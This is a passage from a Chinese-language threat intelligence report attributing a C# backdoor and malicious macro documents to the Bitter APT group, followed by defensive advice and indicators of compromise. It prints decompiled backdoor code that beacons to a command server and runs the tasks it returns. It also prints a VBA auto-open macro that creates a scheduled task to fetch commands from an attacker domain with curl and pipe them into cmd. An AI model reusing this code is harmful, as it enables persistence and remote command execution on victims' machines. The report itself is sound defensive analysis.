    byte[] bytes = Encoding.UTF8.GetBytes(stringBuilder.ToString());
    httpWebRequest.Method = Program.skayuih("gtv7D/D3M7SiBaPoh7iJyQ==");
    httpWebRequest.ContentType = Program.skayuih("q0MPwSdaOGQsPu5ZZWqJb
      +8Y9EHUKgCwFLPbXm0fGrIeuplMcMlRLYyaSsWh0XhHCQoaQn0Ez3umQ4vZRNT3EmQq7IvjDfkISqRHzlucAd8=");
    httpWebRequest.ContentLength = (long)bytes.Length;
    using (Stream requestStream = httpWebRequest.GetRequestStream())
    {
        requestStream.Write(bytes, 0, bytes.Length);
    }
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    string ygehj = Program.RemoveSpecialCharacters(new StreamReader(httpWebResponse.GetResponseStream()).ReadToEnd());
    httpWebResponse.Close();
    httpWebRequest.Abort();
    if (!Program.IsNullOrWhiteSpace(ygehj))
    {
        new Thread(delegate
        {
            Program.taskprogress(ygehj);
        }).Start();
    }
}
catch (Exception)
{
}
Program.rd = new Random();
Thread.Sleep(Program.rd.Next(5, 10) * 10000);
}
```

使用的 URL 如下。

URL	说明
hxxps://teamlogin.esanojinjasvc.com/teamesano/drivers/teamzid.php	回传收集的设备信息，获取下载的EXE文件信息
hxxps://teamlogin.esanojinjasvc.com/teamesano/drivers/teamidcrz/<下载文件名>	获取指定EXE的文件数据
hxxps://teamlogin.esanojinjasvc.com/teamesano/drivers/teamsid.php	回传表示EXE是否执行成功的code

溯源关联

上述两种攻击方式最终使用了同一种 C# 后门，并且后门通信的 C&C 服务器均指向今年 4 月才注册的 esanojinjasvc.com 域名的子域名，因此可以认为这批样本来自于同一个攻击团伙。

我们将攻击样本归属于蔓灵花组织，源于攻击过程中均出现了蔓灵花组织的网络基础设施。xlam 文件宏代码建立持久化时生成 kefe.bat 脚本出现蔓灵花相关域名 www.keeferbeautytrends.com，且脚本命令与蔓灵花常用命令格式相同[2]。下图是之前披露的蔓灵花样本（MD5：7452fb632fd824f882fa12f9bebd7aa7）中出现的命令。

```
Private Sub Document_Open()
    Set objTaskService = CreateObject("Schedule.Service")
    objTaskService.Connect
    Set objRootFolder = objTaskService.GetFolder("\")
    Set objTaskDefinition = objTaskService.NewTask(0)
    Set objTrigger = objTaskDefinition.Triggers.Create(1)
    objTrigger.StartBoundary = "2024-01-01T00:00:00"
    objTrigger.Repetition.Interval = "PT18M"
    objTrigger.Enabled = True
    Set objAction = objTaskDefinition.Actions.Create(0)
    objAction.Path = "conhost.exe"
    objAction.Arguments = "--headless cmd /v:on /c set 8=trends.com&set 66=htt&set 55=p://kee^f^e^r^beau^t^y&set 4=!66!!55!!8!& curl !4!/g^5ft.p^hp?
    uy=%computername%TP|c^md"
    objRootFolder.RegisterTaskDefinition "IntelAudioDriversUpdateServices", objTaskDefinition, 6, , , 3
    ' bgtfrffd
    PrintSquares
    ClearDocumentContent
End Sub
```

恶意 RAR 中 Normal.dotm 连接的远程服务器 koliwooclients.com 也在 8 月被安全研究人员披露与蔓灵花攻击活动有关[3]。

总结

以上样本表明蔓灵花组织除了常用手段，还在尝试新的攻击手法，并扩充新的攻击武器。攻击者借用受害者机器的工具编译后门源码避免了二进制文件的哈希值固定，利用 WinRAR 漏洞实现文件覆盖进而触发恶意宏代码执行。不过这些样本的顺利运行对受害者的设备环境和操作习惯有一定要求，意味着攻击者可能通过前期的信息收集已经获取到了相关信息，但也有可能这些样本是攻击者在验证手法可行性阶段的测试样本。最终在受害者机器上植入的新型 C# 后门为部署其他攻击武器提供了入口。

防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的 APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括 Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

MD5

b165b489c5f8c4e136364664502d68f1

18164f7b3d320a79b6db634f718a1095

f6f2fdc38cd61d8d9e8cd35244585967

4bedd8e2b66cc7d64b293493ef5b8942

f16f2e4317c37085cad630d41001f7c3

C&C

keeferbeautytrends.com

koliwooclients.com

esanojinjasvc.com

URL

hxxps://msoffice.365cloudz.esanojinjasvc.com/cloudzx/msweb/drxbds23.php

hxxps://msoffice.365cloudz.esanojinjasvc.com/cloudzx/msweb/drdxcsv34.php

hxxps://msoffice.365cloudz.esanojinjasvc.com/cloudzx/msweb/drxcvg45.php

hxxps://teamlogin.esanojinjasvc.com/teamesano/drivers/teamzid.php

hxxps://teamlogin.esanojinjasvc.com/teamesano/drivers/teamidcrz/


hxxps://teamlogin.esanojinjasvc.com/teamesano/drivers/teamsid.php

参考链接

[1].https://www.welivesecurity.com/en/eset-research/update-winrar-tools-now-romcom-and-others-exploiting-zero-day-vulnerability/

[2].https://x.com/RedDrip7/status/1962415190051573781

[3].https://x.com/suyog41/status/1952990924210094369



点击阅读原文至**ALPHA 8.3**

即刻助力威胁研判